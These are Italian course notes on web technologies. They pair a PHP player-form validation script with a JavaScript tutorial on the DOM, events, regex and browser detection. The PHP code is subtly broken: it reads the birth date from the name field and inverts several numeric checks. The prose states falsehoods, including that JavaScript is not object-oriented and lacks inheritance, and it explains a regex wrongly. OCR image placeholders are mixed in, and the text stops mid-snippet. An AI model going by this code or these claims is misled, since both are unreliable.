-
- $paginaHTML = file_get_contents("nuovoGiocatore.html");
-
- use DB\DBAccess; //importa la classe DBAccess presente in "connessione"
-
- $tagPermessi = '<em><strong><ul><li>'; //se ci fosse un tag non permesso, lo
  rimuove fino alla fine e si ha codice non valido
- $messaggiPerForm = ''; //messaggi di errore per la form
-
- //Variabili per il form
- $nome = '';
- $capitano = '';
- $dataNascita = '';
- $numeroMaglia = '';
- $luogo = '';
- $altezza = '';
- $squadra = '';
- $ruolo = '';
```

```
$magliaNazionale = '';
$punti = '';
$note = '';

function pulisciInput($value) {
    $value = trim($value); //trim() rimuove gli spazi bianchi (o altri caratteri) dall'inizio e dalla fine di una stringa
    $value = strip_tags($value); //strip_tags() rimuove le tag HTML e PHP da una stringa
    $value = htmlentities($value); //htmlentities() converte i caratteri speciali in entità HTML
    //se faccio prima "htmlentities", "strip_tags" non è più utile
    return $value;
}
function pulisciNote($value){
    global $tagPermessi;

    $value = trim($value);
    $value = strip_tags($value, $tagPermessi);
    return $value;
}

//per il controllo degli errori/input, si adotta come si vede il pattern matching

if(isset($_POST['submit'])){  //se è stato premuto il bottone "submit" all'interno della form
    $nome = pulisciInput($_POST['nome']); //pulisce il nome
    if (strlen($nome) == 0){
        $messaggiPerForm .= '<li>Nome e cognome non inseriti</li>';
    }
    else{
        if(preg_match("/\d/", $nome)){ //se il nome contiene un numero
            $messaggiPerForm .= '<li>Nome e cognome non possono contenere numeri</li>';
        }
    }

    $capitano = pulisciInput($_POST['capitano']); //pulisce il capitano

    $dataNascita = pulisciInput($_POST['nome']); //pulisce il nome
    if (strlen($dataNascita) == 0){
        $messaggiPerForm .= '<li>Data di nascita non inserita</li>';
    }
    else{
        if(!preg_match("/\d{4}\-\d{2}\-\d{2}/", $dataNascita)){ //se la data non è nel formato corretto (anno - mese - giorno)
            $messaggiPerForm .= '<li>La data di nascita non è nel formato corretto</li>';
        }
```

```
-       }
-
-       $numeroMaglia = pulisciInput($_POST['maglia']);
-       if (strlen($numeroMaglia) == 0){
-           $messaggiPerForm .= '<li>Numero di maglia non inserito</li>';
-       }
-       else{
-           if(preg_match("/^\d+$/", $numeroMaglia)){ //se il numero di maglia è
    una stringa e non un numero
-               $messaggiPerForm .= '<li>Il numero di maglia deve essere inserito
    come numero</li>';
-           }
-       }
-
-       $luogo = pulisciInput($_POST['luogo']);
-       if (strlen($luogo) == 0){
-           $messaggiPerForm .= '<li>Luogo non inserito</li>';
-       }
-       else{
-           if(preg_match("/\d/", $luogo)){
-               $messaggiPerForm .= '<li>Il luogo non può contenere numeri</li>';
-           }
-       }
-
-       $altezza = pulisciInput($_POST['altezza']);
-       if (strlen($altezza) == 0){
-           $messaggiPerForm .= '<li>Altezza non inserita</li>';
-       }
-       else{
-           if(preg_match("/^\d+$/", $altezza)){
-               $messaggiPerForm .= '<li>L\'altezza non può contenere
    caratteri</li>';
-           }
-       }
-
-       $squadra = pulisciInput($_POST['squadra']);
-       if (strlen($squadra) == 0){
-           $messaggiPerForm .= '<li>Squadra non inserita</li>';
-       }
-       else{
-           if(preg_match("/\d/", $squadra)){
-               $messaggiPerForm .= '<li>La squadra non può contenere
    numeri</li>';
-           }
-       }
-
-       $ruolo = pulisciInput($_POST['ruolo']);
-       if (strlen($ruolo) == 0){
-           $messaggiPerForm .= '<li>Ruolo non inserito</li>';
-       }
```

```
-       else{
-           if(preg_match("/\d/", $ruolo)){
-               $messaggiPerForm .= '<li>Il ruolo non può contenere numeri</li>';
-           }
-       }
-
-       $magliaNazionale = pulisciInput($_POST['magliaNazionale']);
-       if (strlen($magliaNazionale) == 0){
-           $messaggiPerForm .= '<li>Maglia nazionale non inserito</li>';
-       }
-       else{
-           if(preg_match("/^\d+$/", $magliaNazionale)){
-               $messaggiPerForm .= '<li>Il numero di maglia nazionale deve
    essere inserito come numero</li>';
-           }
-       }
-
-       $punti = pulisciInput($_POST['punti']);
-       if (strlen($punti) == 0){
-           $messaggiPerForm .= '<li>Punti non inseriti</li>';
-       }
-       else{
-           if(preg_match("/^\d+$/", $punti)){
-               $messaggiPerForm .= '<li>I punti devono essere inseriti come
    numero</li>';
-           }
-       }
-
-       $note = pulisciInput($_POST['note']);
-       if (strlen($note) == 0){
-           $messaggiPerForm .= '<li>Note non inserite</li>';
-       }
-       else{
-           if(preg_match("/^\d+$/", $note)){ //se il numero di maglia è una
    stringa e non un numero
-               $messaggiPerForm .= '<li>Le note devono essere inserite come
    numero</li>';
-           }
-       }
-
-       //Per casa; completare l'elenco delle variabili e sistemare i str_replace
-       //più ragionare su questi ultimi controlli appena fatti
-   }
-
-   $paginaHTML = str_replace("<messaggiForm />", $messaggiPerForm, $paginaHTML);
    //sostituisce il valore del segnaposto con il codice corrispondente
-   $paginaHTML = str_replace("<valoreNome />", $nome, $paginaHTML);
    //sostituisce il valore del segnaposto con il codice corrispondente
-   $paginaHTML = str_replace("<valData />", $dataNascita, $paginaHTML);
-   $paginaHTML = str_replace("<valLuogo />", $luogo, $paginaHTML);
```

```
-   $paginaHTML = str_replace("<valoreAltezza />", $altezza, $paginaHTML);
-   $paginaHTML = str_replace("<valoreSquadra />", $squadra, $paginaHTML);
-   $paginaHTML = str_replace("<valoreRuolo />", $ruolo, $paginaHTML);
-   $paginaHTML = str_replace("<valoreMagliaNazionale />", $magliaNazionale,
    $paginaHTML);
-   $paginaHTML = str_replace("<valorePunti />", $punti, $paginaHTML);
-   ?>
```

Javascript - Introduzione, Oggetti, Variabili, Tipi, Condizioni, Array, Pattern Matching, DOM/BOM, Event/Event Handler, Navigator, Libreria Modernizr

JavaScript (o JS) è un linguaggio di programmazione orientato agli *eventi* creato come standard ECMA (European Computer Manufactures Association) nel 1995, in collaborazione con Sun Microsystems di Java (non è tuttavia sottoinsieme di questo, ma era per il supporto delle *applet* Java dentro Netscape). È un linguaggio semplici, che crea documenti dinamici e permette di definire degli *script*, anche frammentati all'interno del documento (programmi semplici senza classi/oggetti in grado di interagire con l'utente); normalmente queste sono invocate da *eventi* innescati dall'interazione utente con la pagina.

Inoltre, JavaScript non è orientato agli oggetti, non supporta l'ereditarietà, non richiede le dichiarazioni delle variabili e permette una tipizzazione dinamica (sempre comunque opportuno dichiarare le variabili esplicitamente). È inoltre single-threaded, dato che esegue e mantiene il programma su un singolo stack.

JS è linguaggio utilizzato per la programmazione lato client o lato server (questa parte in un secondo momento implementata). Da lato server, può essere usato per ambienti runtime come Node.js (framework server side) per costruzione di applicazioni web oppure API, mentre lato client aggiunge interazioni e funzionalità alla pagina.

- I controlli lato server vengono eseguiti sul server e sono responsabili di attività quali la convalida dell'input dell'utente, la gestione dei dati e la generazione di risposte. Sono tipicamente utilizzati per attività che richiedono l'accesso alle risorse del server o che devono essere eseguite in modo coerente da tutti i client.
- I controlli lato client, invece, vengono eseguiti nel browser web del client e sono responsabili di attività quali la manipolazione dell'HTML e del CSS di una pagina web e la gestione delle interazioni dell'utente. Sono tipicamente utilizzati per compiti che possono essere eseguiti localmente nel browser e non richiedono l'accesso alle risorse del server.
    - Meglio effettuare questi ultimi, quando possibile, per motivi di risparmio risorse
    - Utile implementarli entrambi se richiesto da specifici requisiti dell'applicazione o delle risorse disponibili o se si intende raggiungere un particolare livello di sicurezza/funzionalità

Lo *scripting non intrusivo* (*unobptrusive JavaScript*) è focalizzato sull'utente. Questa tecnica separa comportamento della pagina dalla sua struttura (tale da non interferire sulle funzionalità base della pagina anche quando JS non è disponibile/è disabilitato). In particolare:

- non attira l'attenzione dell'utente, è un'aggiunta funzionale al sito ovvia (*migliora usabilità*)
- non attira l'attenzione dell'utente quando non funziona (*degrado aggraziato – graceful degradation*)
- non modifica le funzionalità della pagina, se non funziona l'utente non deve accorgersi che manca (*accessibilità*)
- non modifica la struttura della pagina (*separazione struttura – comportamento*)

Una tipica pagina web dinamica lato client può essere concepita come composta da quattro parti: il contenuto marcato (HTML), il foglio di stile (CSS), il JavaScript lato client e gli oggetti incorporati come le immagini.
JS di per sé è abbastanza completo, tale da poter creare l'intero sito con questo (gestendo la parte di interazione con l'utente [*frontend*] e anche la parte che gestisce i dati ed elabora richieste [*backend*]).

A differenza di PHP, non supporta il networking e le operazioni sui file anche se queste ultime trovano parziale supporto con le File API di HTML5 (es. cookie).
Attenzione alla differenza tra:

- Il DOM è il Document Object Model, che si occupa del documento, degli elementi HTML stessi, ad esempio il documento e tutte le operazioni di attraversamento che si possono fare al suo interno, gli eventi, etc.
    - Esso permette agli script JavaScript di avere accesso ai contenuti e ai widget del documento HTML in cui sono contenuti
    - Il DOM mappa un'intera pagina come un documento composto da una gerarchia di nodi come una struttura ad albero e utilizzando la DOMAPI i nodi possono essere rimossi, aggiunti e sostituiti.
- Il BOM è il Browser Object Model, che si occupa dei componenti del browser oltre al documento, come la cronologia, la posizione, il navigatore e lo schermo (oltre ad altri che variano a seconda del browser).
    - Utilizzando il BOM, gli sviluppatori possono spostare la finestra, modificare il testo nella barra di stato ed eseguire altre azioni che non riguardano direttamente il contenuto della pagina.

Possono apparire sia nell'header di un file HTML che nel body, con funzioni molto diverse:

- *header* → servono per produrre contenuto su richiesta o si occupano dell'interazione con l'utente. In generale, definizioni di funzioni che vengono riutilizzate più volte
    - Es. codice associato agli elementi di un form
- *body* → script da interpretare una volta sola
    - Es. controllo su un dato specifico

Come per il CSS, gli script inseriti nell'intestazione sono inseriti tra commenti HTML (oppure all'interno dei tag *<script></script>*. I commenti JS possono essere in linea [//] o multilinea [/* */].

Sempre inserire gli script come file esterni, tipicamente nel *body* di HTML. Qui sotto abbiamo lo script all'interno del body, con un messaggio *alert* (finestrella da chiudere premendo OK) innescato al caricamento della pagina (*onLoad*):

```
<html>
<head>
  <title>Pagina di Esempio</title>
</head>

<body onLoad="alert('Messaggio di apertura');">
  <p>Pagina di esempio con un alert.</p>
</body>
</html>
```

Similmente, possono esserci browser che non supportano gli script, secondo il tag *noscript*:

```
<script type="text/javascript">
  <!--
    codice dello script
  //-->
</script>
<noscript>
    <meta http-equiv="refresh" content="0;
                                    url=altrapagina.html">
</noscript>
```

Per quanto riguarda *oggetti e variabili,* ogni oggetto ha un insieme di proprietà:

- proprietà di dati
- proprietà di metodi


I tipi che non sono oggetti vengono chiamati primitive.
Per riferirsi alle proprietà di un oggetto si usa la forma *nome_variabile.nome_proprietà*:

- *automobile.modello*
- *automobile.gira(90)*

I nomi di variabili possono contenere lettere, cifre (non al primo posto), underscore (_), $, e non devono essere uguali alle stringhe utilizzate per i comandi (parole riservate); per convenzioni non si usano lettere maiuscole e il segno del dollaro.

In merito a *primitive ed oggetti*:

- number (Number)
- string (String)
- boolean (Boolean)
- undefined
- null/NaN



- Variabili con var
- Letterali numerici
  - 12 .12 12.12 … come in PHP
- Letterali stringa
  - "questa è una stringa", 'anche questa e\' una stringa'
- Operatori numerici
  - + - * / ++ --
- Oggetti specifici includono una serie di operazioni e costanti di uso frequente
  - Oggetti Math e Number


JavaScript supporta la tipizzazione dinamica:


- 1 + "Aprile" + 2005
- 14 * "3"
- 1 * "Aprile" → NaN


.toString converte numeri in stringa, ove è necessario, *typeof* restituisce stringa descrittiva del tipo, *instanceof* verifica se l'operando è stato creato con funzione costruttore.

In merito invece all'output, abbiamo varie possibilità:

- document.write(" Testo paragrafo ");
- alert("Messaggio \n su più righe");
- var question =
  confirm("Salvare il file?");
- input = prompt("Inserisci la login:",
  "guest");







In merito alle istruzioni condizionali, sono uguali a quelle di PHP, ma non è obbligatorio l'uso dei blocchi Particolare attenzione all'*operatore ternario*, che scrive in linea un *if* accorciandolo sensibilmente.

- *if (espressione di controllo) istruzione*
- *nome_variabile=(condizione)?valore_se_vero:valore_se_falso* [operatore ternario]

```
switch (espressione) {
  case valore1:
    ...
  case valore2:
    ...
  [default:
    ...]
}
```

Operatori booleani
&&, and
||, or
!, not

Operatori relazionali
==, !=
===, !==
>, >=
<, <=

Per i *cicli*, "solita roba" (abbiamo anche qui, naturalmente, il *forEach*; meglio usare un *for* per compatibilità con i browser legacy, Gaggi says):

```
while (espressione di controllo){
    #istruzioni del ciclo
}

for (inizializzazione; espr. controllo; incremento){
    #istruzioni del ciclo
}
do {
    #istruzioni del ciclo
} while (espressione di controllo)
```

In merito alla *creazione e modifica di oggetti*:

- Quando viene creato, un oggetto è vuoto e privo di proprietà:
  - *var occhiale = new Object();*
- Le proprietà vengono istanziate dinamicamente:
  - *occhiale.tipo = "solari";*
  - *occhiale.marca = "Rayban";*
- Accesso alle proprietà:
  - *for (var prop in occhiale)*
    - istruzione
- Le proprietà possono anche essere eliminate:
  - *delete occhiale.marca;*

```
function marca_occhiale(){document.write(this.marca);}
function occhiale(ntipo,nmarca){
        this.tipo = ntipo; this.marca = nmarca;
        this.print_marca = marca_occhiale;
}
```

Per gli array:

Sono oggetti che svolgono alcune funzioni speciali

- var lista = new Array(1, 2, “tre”, “quattro”);
- var lista_vuota = new Array(100);
- var lista_spesa = [“pane”, “latte”, “birra”];
- lista_spesa[1] → “latte”
- lista.length → 4

Altri metodi:

- lista_spesa.join(“;”); → “pane;latte;birra”
- lista_spesa.sort(); → [“birra”, “latte”,“pane”];
- var nuova_lista = lista_spesa.concat(5,6);
- slice: come substring per le stringhe
- pop, push, shift, unshift

Inoltre, JS prevede gli array associativi:

```
voti = new Array();
voti["Mario"] = 7;
voti["Gianni"] = 4;
voti["Monica"] = 4;
```

oppure

```
var voti = { "Mario":"7", "Gianni":"4", "Monica":"4" };
```

Per quanto riguarda le *variabili*, si dichiarano tramite *var*.
Es → *var x=5, y=7, mese=’Aprile’;*

- Lo scope di una variabile è legato alle funzioni. Se definita all’interno di una funzione, indipendentemente da dove è definito lo scope è l’intera funzione
- Se definito fuori da una funzione la variabile è globale
- Se una variabile non viene dichiarata (tramite la parola chiave var) questa è automaticamente una variabile globale
- Abbiamo anche la keyword *let*, visibili solo nel blocco di dichiarazione
    - La differenza principale con *var* è rappresentata dalle regole di scoping. Le variabili dichiarate con la parola chiave *var* hanno come scope l'immediato corpo della funzione (quindi lo scope della funzione), mentre le variabili *let* hanno come scope l'immediato blocco che le racchiude, denotato da { } (quindi lo scope del blocco).
    - Le variabili *let* non vengono inizializzate finché la loro definizione non viene valutata e non rendono possibile ridichiarare una variabile

In merito alle *funzioni*:

```
function scriviNome([arg1, …, arg2]) {
  // inizializzo le variabili all'interno delle funzioni
  var nome=prompt("inserisci qui il tuo nome","il tuo nome");
}

scriviNome();
nome="Gianni"; // in assenza di var questa è una (nuova)
               // variabile globale
```

I parametri di una funzione possono variare nel numero

- array arguments

Più utile il *pattern matching*, a cui ci riferiamo alle slide di PHP. Si consideri che il segno “-“ fa match su un range di caratteri, mentre “.” (il punto) è una wildcard che fa match su tutti i possibili caratteri, con “$” che è la fine della stringa.

.	Qualsiasi carattere tranne fine riga
[aeiou]	Classe di caratteri che identifica una vocale
[a-h]	Classe di caratteri che identifica lettere dalla a all'h
^	Inverso del set che lo segue: ^[aeiou]
/a{4}/	a ripetuta 4 volte; {n,} almeno n volte
*	0 o più ripetizioni
+	1 o più ripetizioni
?	0 o 1 elemento

- /a?b*c+/
- /a?+b*c?/

I pattern sono ripresi dal linguaggio PHP ma utilizzando i metodi dell'oggetto *String*:

- *search*
- *replace*
- I modificatori vengono usati come parametri per i metodi

Esempi:

- *var stringa = "Tecnologie Web";*
- *var pos = stringa.search(/c/);* → *pos = 2*
- *stringa.replace(/e/, "E");* → *stringa = "TEcnologie Web"*
- *stringa.replace(/e/g, "E");* → *stringa = "TEcnologiE WEb"*
- *var parole = stringa.split(" ");* → *["Tecnologie", "Web"]*

A questo associamo una domanda Wooclap:

L'espressione regolare
/a?+b*c?/
è corretta?

Il problema di questa regex è l'uso del simbolo "+" dopo il simbolo "?". Il simbolo "+" indica che il carattere o il gruppo precedente deve essere abbinato una o più volte, mentre il simbolo "?" indica che il carattere o il gruppo precedente è opzionale e deve essere abbinato zero o una sola volta. I simboli "+" e "?" non possono essere usati insieme in questo modo perché hanno significati contrastanti.

Ecco come verrebbe interpretata ogni parte della regex:

- "a?": Corrisponde a un carattere opzionale "a".
- "+": Questa non è una sintassi di espressione regolare valida e causerebbe un errore.
- "b*": Corrisponde a zero o più caratteri b.
- "c?": corrisponde a un carattere c opzionale.

Se si vuole far corrispondere uno o più caratteri "a", seguiti da zero o più caratteri "b" e poi da un carattere "c" opzionale, si può usare la regex */a?b*c?/*.
In questo modo corrispondono stringhe come *abc, abbbbc, ac* e *b*.

\d	Carattere numerico
\D	Carattere non numerico
\w	Carattere alfanumerico
\W	Carattere non alfanumerico
\s	Spazio o tabulazione
\S	Qualunque carattere che non sia uno spazio o tabulazione

```
/^([\w\-\+\.]+)\@([\w\-\+\.]+)\.([\w\-\+\.]+)$/;
```

- filter_var($email, FILTER_VALIDATE_EMAIL)

...|...	Or
(...)	Gruppo
^	All'inizio
$	Alla fine

Cosa rappresenta l'espressione regolare
/^([\w\-\+\.]+)\@([\w\-\+\.]+)\.([\w\-\+\.]+)$/; ?

Risposta → Un indirizzo e-mail, ma non si assicura che sia corretto (non si sa se contenga due/tre caratteri). Oltre a questo, controlla la forma, ma non la correttezza (es. questo accetterebbe sia *unipd* che *unipi* per la stessa mail, oppure avere *.i* rispetto a *.it*)

Per un codice fiscale → caratteri letterali (maiuscoli e minuscoli), ripetuti come 6

$$[A-Za-z]\{6\}\backslash d\{2\}$$

Volendo implementare il controllo per le rimozioni delle vocali (quindi, per le consonanti), basta fare così:

$$[\hat{}aeiou]$$

Come accennato sopra, Il BOM è un modello a oggetti, *non standardizzato* e privo di specifica che consente di interagire con il browser.

L'oggetto *window* rappresenta la finestra (o scheda) del browser. Può essere omesso nella chiamata alle sue proprietà o metodi perché usato implicitamente. La funzione *open* permette di aprire una nuova finestra.

Elemento	Oggetto
Browser	navigator
Finestra	window
Frame	window.frames["ID Frame"]
Barra indirizzi	location
Barra di stato	status

Per l'*apertura di una nuova finestra*, si fornisce una soluzione che si trasforma elegantemente perchè se JS non è abilitato apre il link nella stessa pagina (codice che mescola le cose, aggiungendo una funzionalità; se JS non andasse, comunque si aprirà sulla stessa pagina). Come si vede, utilizza *window* parte di BOM:

```
<a href="http://www.example.com/"
onclick="popUp(this.href); return false;">Example</a>

function popUp(winURL) {
  window.open(winURL,"popup","width=320,height=480");
}

 window.open(url, nome, lista_di_features);
```

Per mobile, quando l'utente rilascia il tocco, si usa *touchend*.
L'evento chiamato sarà *ontouchend*.

Un'altra soluzione è questa, che preserva la separazione comportamento – struttura e con "degrado aggraziato" (quindi, se non funziona, comunque si preserva l'esperienza utente):

```
<a href="http://www.example.com/"
                              class="popup">Example</a>

var links = document.getElementsByTagName("a");
for (var i=0; i<links.length; i++) {
  if (links[i].getAttribute("class") == "popup") {
    links[i].onclick = function() {
      popUp(this.getAttribute("href"));
      return false;
    }
  }
```


Il completamento per la connessione è con:

```
window.onload = linkNuovaFinestra;
function linkNuovaFinestra(){
    var links = document.getElementsByTagName("a");
    for (var i=0; i<links.length; i++) {
      if (links[i].getAttribute("class") == "popup") {
        links[i].onclick = function() {
          popUp(this.getAttribute("href"));
          return false;
        }
      }
    }
}
function popUp(url){
    window.open(url, “nuovaFinestra”, “width=320,height=480”);
}
```


Sempre come prima, Il DOM permette di accedere ai diversi elementi di una pagina web. È uno standard, con supporto ormai completo. La pagina è divisa in vari elementi in relazione tra loro.

Elemento	Oggetto
Pagina web	window.document o document
Form	document.forms[“ID form”]
Immagini	document.images[“ID immagine”]

Il DOM HTML permette di modificare, aggiungere o rimuovere elementi HTML in modo standard.
Posso accedere ad un tag tramite *getElementsByTagName* o *getElementById*.
Ogni elemento dell’array *forms*, contiene un array *elements* con gli elementi del form (pulsanti, caselle di testo, etc. Come si vede, la struttura di un documento DOM è ad albero.




```
<table>
 <tr>
   <td> Frutta </td>
   <td> Quantità </td>
 </tr>
 <tr>
   <td> Arance </td>
   <td> 100 </td>
 </tr>
</table>
```



Altre proprietà e metodi inerenti a DOM:

- Proprietà
  - x.innerHTML → testo contenuto nell'elemento x
  - x.nodeName, x.nodeValue → nome/valore del nodo x
  - x.parentNode → nodo padre del nodo x
  - x.childNodes → array contenente i figli di x
  - x.firstChild, x.lastChild → primo/ultimo figlio di x
  - x.attributes, x.getAttribute(y) → attributi di x, attributo y
  - x.nextSibling, x.previousSibling
- Metodi
  - x.getElementById(***id***)
  - x.getElementsByTagName(***name***) → restituisce tutti i tag di un certo tipo
  - x.appendChild(***node***) → inserisce un figlio in coda
  - x.removeChild(***node***)

Nella programmazione ad eventi, come quella di JS, si specificano *funzioni (event handler)* da eseguire all'occorrenza di un determinato evento:

- simile alla gestione delle eccezioni
- *function unload_saluto(){ alert("Grazie per aver visitato il nostro sito!");}*

È importante scrivere correttamente l'evento a cui si vuole rispondere.
Si usa *event handler* o chiamata di funzione su di un attributo specifico:

- *onclick="alert('Stai uscendo da questo sito.');"*

Una lista comprensiva è:

Attributo	Tag
onabort	<img>
onblur	<body>, <form>, <frameset>, <frame>, etc.
onchange	<input>, <textarea>, <select>
onclick	<a>, <input>
onerror	<img>, <body>, <frameset>
onfocus	<body>, <frameset>, <frame>, <input>, etc.
onload	<img>, <body>, <frameset>
onmouseover	<a>, <area>

Gli eventi JavaScript devono considerare tutti gli utenti, considerando cosa succede caso per caso, e ogni singolo dispositivo. Qui, collettivamente, alcuni esempi.



Mouse	Keyboard	Touch
mousedown	keydown	touchstart
mousemove	keypress	touchmove
mouseup	keyup	touchend
mouseover	focus	–
mouseout	blur	–

Un esempio simpatico, ma non troppo, dato che è una funzione che fa vincere Trump (just a horrible choice; don't be offended, just using my brain and not my a** voting. Biden is not that better, tho):

```
<script type="text/javascript">
    <!--
    function voto(){
          if (document.getElementById('trump').checked)
                alert('Questa mi sembra una buona scelta!');
          if (document.getElementById('biden').checked) {
                alert('Sei davvero sicuro della tua scelta?');
                document.getElementById('biden').checked = true;
          }
    }
    //-->
    </script>

<h1> Vota per il presidente degli Stati Uniti. </h1>

    <input type="radio" name="vote" value="trump" id="trump"
    onclick="voto();"/>
    <input type="radio" name="vote" value="biden" id="biden"
    onclick="voto();"/>
```

Per richiamare l'attenzione dell'utente sull'errore:

- riportiamo il *focus* sull'elemento errato
- usiamo *aria role=alert* per l'accessibilità

È corretto usare *focus*? Dipende:

- se ho inserito campi lunghi (es. IBAN), si mette solo il *focus*, tale da rimodificare subito i campo
- se ho inserito campi corti, usiamo normalmente *focus* e *select*

Codice che comprende queste idee e logiche, usando appropriate funzioni come *focus/select*:

```
function check() {
   if (document.getElementById('cf').value==""){
      alert('Inserisci il tuo codice fiscale, grazie.');
      document.getElementById('cf').focus(); return false;
      ...oppure...
      document.forms['id_form']['cf'].focus();
   }
   var elem = document.getElementById('cf').value;
   var pos =elem.search(/^[A-Z]{6}\d{2}[A-Z]\d{2}[A-Z]\d{3}[A-Z]$/);
   if (pos != 0){
      alert('Codice Fiscale non inserito correttamente; riprova.');
      document.getElementById('cf').focus();
      document.getElementById('cf').select();
      return false;
   } else return true;
 }
...

<input type="text" id="cf" name="cf" onchange="check();" />
```

Gli *event pointer* sono un'astrazione per le interazioni basate su puntatore (mouse, stilo, tocco, altri futuri) che utilizzano eventi generici indipendenti dal puntatore. Fondamentale gestire diversi dispositivi di input (considerando che *hover* non è presente su touch), cosa che avviene nel seguente codice, aggiungendo un listener sulla base del tipo di input e di dispositivo.

```
window.addEventListener('pointerdown', detectInput, false)

function detectInput(event){
  switch(event.pointerType){
     case 'mouse':
        ...
        break;
     case 'touch':
        ...
        break;
  }
}
```

https://www.w3.org/TR/pointerevents/

Il linguaggio JavaScript permette di posizionare e dimensionare gli oggetti contenuti nel documento HTML. Può quindi essere usato per creare dinamicamente il documento in fase di caricamento (*onload*).
La modifica dinamica lato client delle pagine web deve avvenire attraverso script non intrusivo (secondo le modalità sopra definite).

Cosa si può rendere dinamico?
Sulla base delle:

- caratteristiche del browser
- dimensioni della pagina
- dell'input dell'utente
- degli spostamenti del mouse e degli eventi in genere

JavaScript è in grado di modificare:

- la posizione e la dimensione degli elementi
- le caratteristiche di stile (colore, font disponibili, etc.)
- il contenuto e la sua struttura

Può inoltre dare dei messaggi di aiuto e/o avviso.

Il seguente è un esempio di codice da NON seguire.

```
<p>Questo <a style = "color:green"
    onmouseover="this.style.color = 'orange';
                 this.style.font = 'normal 20pt Verdana'; "
    onmouseout="this.style.color = 'green';
                this.style.font = 'normal 12pt Times';">
link</a>.
cambia colore e font quando vi è sopra il mouse.</p>
```

Nota: questo stesso comportamento si può realizzare utilizzando semplicemente i CSS. In questi casi è in generale scorretto utilizzare Javascript

HTML si vede come albero di nodi e questo mi permette di modificare ogni elemento quando voglio; con JS non vado a modificare queste cose con *style* dentro JS, ma si agisce sulle classi (per giusti motivi di mantenibilità). Il precedente non rispetta tale principio (né tantomeno la separazione di presentazione e struttura/contenuto).

L'oggetto *Navigator* indica quale browser sta utilizzando l'utente:

- *appName* indica il nome del browser
- *appVersion* indica la versione


Esempio:

- *alert("Il browser usato è: "+navigator.appName + "\n" + navigator.appVersion + "\n");*

Conoscere quale browser si sta utilizzando è utile perché in alcuni casi bisogna predisporre codice differente per i diversi browser:

- *code forking* (cioè, codice riutilizzato con poche variazioni, in questo caso per controllare tutti i browser): da non utilizzare, ma diventa inevitabile se gli oggetti non sono definiti in modo comune nel DOM

Un esempio di come funziona l'oggetto Navigator su Edge:



appName	Netscape
appVersion	5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36 Edg/108.0.1462.54
userAgent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36 Edg/108.0.1462.54
platform	Win32
onLine	true
geolocation	[object Geolocation]
javaEnabled()	false
cookieEnabled	true

In realtà, si vede usandolo che non funziona bene, dato che un browser usa tutti gli ID/UA per identificarsi e falsa l'utilizzo dell'oggetto precedente.
Questa è una possibilità da non dover seguire:

```
var op = navigator.userAgent.indexOf("Opera");
if (document.layers){// se il browser e' Netscape 4xx
   document.write('<link rel= ….')
}else if(op >-1) {// se il browser e' Opera
   document.write('<link rel="stylesheet" href=… >')
}else if (document.all){// se il browser e ' Msie
document.write('<link rel="stylesheet" href=…>')
}else if (document.getElementById){
// se il browser e' Netscape 6xx
   document.write('<link rel="stylesheet" href="CDSstilen7.css"
                                    type="text/css">')
}
```

Differenze tra i diversi browser:

- Accesso agli elementi
- Ereditarietà degli attributi di carattere
    - Ex. lo stile specificato per il body non viene ereditato dalle tabelle
    - Netscape 4.X disegna i font più piccoli di circa un pixel
- Fogli di stile predefiniti di browser diversi sono diversi

```
<script language="javascript">
   var link='<link rel="stylesheet" type="text/css" href="';
   var css;
   if (ie4)  { css = link + 'ie4.css">'};
   if (ie5)  { css = link + 'ie5.css">'};
   if (ns4)  { css = link + 'ns4.css">'};
   document.write(link+"\n");
</script>
<noscript> <link rel="stylesheet" type="text/css" href="gen.css">
</noscript>
```

Lo script ha lo scopo di caricare un foglio di stile specifico in base al browser utilizzato per visualizzare la pagina web. Lo fa controllando le versioni specifiche del browser e impostando il valore della variabile css sul collegamento al foglio di stile appropriato. Esso verifica la presenza di versioni specifiche del browser. Infine, lo script utilizza la funzione *document.write()* per scrivere il valore della variabile css nella pagina web, che include il foglio di stile appropriato.

L'elemento *<noscript>* alla fine dello script specifica un'azione alternativa se JavaScript non è disponibile o è disabilitato nel browser. In questo caso, il foglio di stile *gen.css* viene incluso come fallback.

Un potenziale svantaggio di questo approccio è che si basa sull'identificazione accurata del browser, cosa che non sempre avviene. Inoltre, richiede l'uso di fogli di stile specifici per il browser, il che può rendere più difficile la manutenzione della pagina web. Un approccio più moderno per specificare i fogli di stile per i diversi browser consiste nell'utilizzare un preprocessore CSS o un framework come Bootstrap, che fornisce stili reattivi che funzionano bene su una varietà di dispositivi e browser.

La strada giusta è individuare di quale browser si tratta vuol dire richiedere un continuo aggiornamento dello script. Uno script che testa il supporto al DOM non richiede aggiornamento:

```
if (!document.getElementById){
